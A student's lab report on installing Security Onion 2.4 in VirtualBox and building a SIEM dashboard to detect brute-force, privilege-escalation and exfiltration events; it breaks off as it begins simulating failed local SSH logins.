TASK – 6

SECURITY ONION SIEM DASHBOARD

1. Introduction

This project is about the design and implementation of a custom SIEM dashboard using a Linux tool, Security Onion, to visualize critical security events that may lead to brute-force attacks, privilege escalation attempts, and possible data exfiltration activity. Security Onion provides a SOC-focused platform for alerting, threat hunting, dashboards, and is mainly designed for network security monitoring making it suitable for building a practical security monitoring lab.

2. Objectives


- Set up and configure Security Onion in a virtual lab.
- Generate security events.
- Identify brute-force, privilege escalation, exfiltration attacks' indicators of compromise.
- Build a custom Security Onion SIEM dashboard for SOC monitoring.
- Visualize alerts, event count and document the findings.


3. Tools Used

- Security Onion 2.4 – provides a SOC platform for alerting, dashboards.
- Kibana – for creating dashboard for visualization of alerts and events.
- Suricata (inside Security Onion) – acts as an IDS system to monitor network traffic and detect suspicious communication.
- Zeek (inside Security Onion) – performs network traffic analysis, captures DNS queries mainly for exfiltration attempts.
- Oracle VM VirtualBox – creates virtual machine for security onion to operate.
- Oracle Linux – Security Onion is built on this platform for monitoring.

4. Lab Setup


1) Download Security Onion 2.4 ISO.





2) **Create VM in VirtualBox.**


Select the downloaded ISO file as the ISO image.



3) **Network Setup.**


Adapter-1 attached to NAT.


Adapter-2 attached to Host-only adapter.



4) Start VM


This starts the installation of Security Onion 2.4.






5) Setup VM


All the constraints were chosen that best matches the system to make Security Onion work.The username for browser was set as rida@local.com.



The terminal tells us to access the browser using https://10.0.2.15.




On checking the status of security onion with the command **sudo so-status** it gives the below data.




6) **Access security onion console.**

This shows the main page of the browser.



On logging into the website using the credentials initially set in the security onion terminal, it shows the home page of security onion.




5. Event Simulation


Attack 1: SSH Brute Force Simulation

Brute force attack is where an attacker performs multiple login attempts causing repeated authentication failures, to gain unauthorized access.


1) Create real failed SSH login attempts so that Security Onion detects brute-force behaviour.
   Command used: **ssh wronguser@localhost**



